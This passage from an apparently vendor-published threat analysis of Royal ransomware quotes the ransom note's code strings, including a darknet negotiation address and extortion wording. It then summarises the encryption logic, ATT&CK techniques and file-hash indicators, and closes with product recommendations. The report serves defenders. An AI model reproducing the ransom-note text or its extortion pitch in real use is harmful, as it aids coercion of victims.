       "\thttp://royal2xthig3ou5hd7zsliqagy6yygk2cdelaxtni2fyad6dpmpxedid.onion/%s\r\n"
       "\r\n"
       "In the meantime, let us explain this case.It may seem complicated, but it is not!\r\n"
       "Most likely what happened was that you decided to save some money on your security infrastructure.\r\n"
       "Alas, as a result your critical data was not only encrypted but also copied from your systems on a secure serve"
       "r.\r\n"
       "From there it can be published online.Then anyone on the internet from darknet criminals, ACLU journalists, Chi"
       "nese government(different names for the same thing),\r\n"
       "and even your employees will be able to see your internal documentation: personal data, HR reviews, internal la"
       "wsuitsand complains, financial reports, accounting, intellectual property, and more!\r\n"
       "\r\n"
       "\tFortunately we got you covered!\r\n"
       "\r\n"
       "Royal offers you a unique deal.For a modest royalty(got it; got it ? ) for our pentesting services we will not "
       "only provide you with an amazing risk mitigation service,\r\n"
       "covering you from reputational, legal, financial, regulatory, and insurance risks, but will also provide you wi"
       "th a security review for your systems.\r\n"
       "To put it simply, your files will be decrypted, your data restoredand kept confidential, and your systems will "
```

Royal Ransomware creating the ransom note


Eventually, an encrypted directory will look like this



Example of a folder affected by royal ransomware

OVERVIEW

The image below illustrates the entire encryption process decision tree:



Royal ransomware encryption process decision tree


CONCLUSION

When it comes to partial encryption, Royal ransomware seems to give the ransomware operator a more flexible solution for evading detection compared to most ransomware. We assume this flexibility and the evasion potential it enables was a design goal for the creators of Royal ransomware.

As with some reports mentioned above, some ideas that were implemented in Conti ransomware can be found in Royal ransomware.

CYBEREASON DEFENSE PLATFORM: DETECTION AND PREVENTION

The Cybereason Defense Platform is able to detect and prevent Royal ransomware infections using multi-layer malware protection that leverages threat intelligence, machine learning, anti-ransomware, next-gen antivirus (NGAV), and Variant Payload Prevention capabilities.



Cybereason Defense Platform showing the Royal ransomware triggered a "MalOp"

RECOMMENDATIONS

The Cybereason GSOC & Security Research teams recommend the following actions in the Cybereason Defense Platform:

- Enable Application Control to block the execution of malicious files.
- Enable Anti-Ransomware in your environment's policies, set the Anti-Ransomware mode to Prevent, and enable Shadow Copy detection to ensure maximum protection against ransomware.
- Enable Variant Payload Prevention with prevent mode on Cybereason Behavioral execution prevention.
- To hunt proactively, use the Investigation screen in the Cybereason Defense Platform and the queries in the Hunting Queries section to search for machines that are potentially infected with Royal Ransomware.
    - Based on the search results, take further remediation actions, such as isolating the infected machines and deleting the payload file.

Cybereason is dedicated to teaming with defenders to end cyber attacks from endpoints to the enterprise to everywhere. Schedule a demo today to learn how your organization can benefit from an operation-centric approach to security.

MITRE ATT&CK MAPPING

Tactic	Technique or Sub-technique
TA0005: Discovery	T1083: File and Directory Discovery
TA0007: Discovery	T1016: System Network Configuration Discovery
TA0007: Discovery	T1046: Network Service Discovery
TA0007: Discovery	T1057: Process Discovery
TA0007: Discovery	T1082: System Information Discovery
TA0007: Discovery	T1135: Network Share Discovery
TA0040: Impact	T1486: Data Encrypted for Impact
TA0040: Impact	T1489: Service Stop
TA0040: Impact	T1490: Inhibit System Recovery
TA0002: Execution	T1059: Command and Scripting Interpreter


IOCS

Indicators	Indicator type	Description
250bcbfa58da3e713b4ca12edef4dc06358e8986cad15928aa30c44fe4596488	SHA256	Royal Ransomware Binary

9db958bc5b4a21340ceeeb8c36873aa6bd02a460e688de56ccbba945384b1926	SHA256	Royal Ransomware Binary
c24c59c8f4e7a581a5d45ee181151ec0a3f0b59af987eacf9b363577087c9746	SHA256	Royal Ransomware Binary
5fda381a9884f7be2d57b8a290f389578a9d2f63e2ecb98bd773248a7eb99fa2	SHA256	Royal Ransomware Binary
312f34ee8c7b2199a3e78b4a52bd87700cc8f3aa01aa641e5d899501cb720775	SHA256	Royal Ransomware Binary
f484f919ba6e36ff33e4fb391b8859a94d89c172a465964f99d6113b55ced429	SHA256	Royal Ransomware Binary
7cbfea0bff4b373a175327d6cc395f6c176dab1cedf9075e7130508bec4d5393	SHA256	Royal Ransomware Binary
2598e8adb87976abe48f0eba4bbb9a7cb69439e0c133b21aee3845dfccf3fb8f	SHA256	Royal Ransomware Binary

ABOUT THE RESEARCHERS


Eli Salem, Security & Malware Researcher, Cybereason Global SOC

 Eli is a lead threat hunter and malware reverse engineer at Cybereason. He has worked in the private sector of the cybersecurity industry since 2017. In his free time, he publishes articles about malware research and threat hunting.

Alon Laufer, Senior Security Analyst, Cybereason Global SOC

 Alon Laufer is a Senior Security Analyst with the Cybereason Global SOC team. Alon analyzes critical incidents. He began his career in the Israeli Air Force where he was responsible for protecting critical infrastructure. Alon is interested in malware analysis, digital forensics, and incident response.

Mark Tsipershtein, Security Operations Analyst at Cybereason

 Mark Tsipershtein, a cyber security analyst at the Cybereason Security Research Team, focuses on analysis automation and infrastructure. Mark has more than 20 years of experience in SQA, automation, and security testing.

About the Author

Cybereason Global SOC & Cybereason Security Research Teams
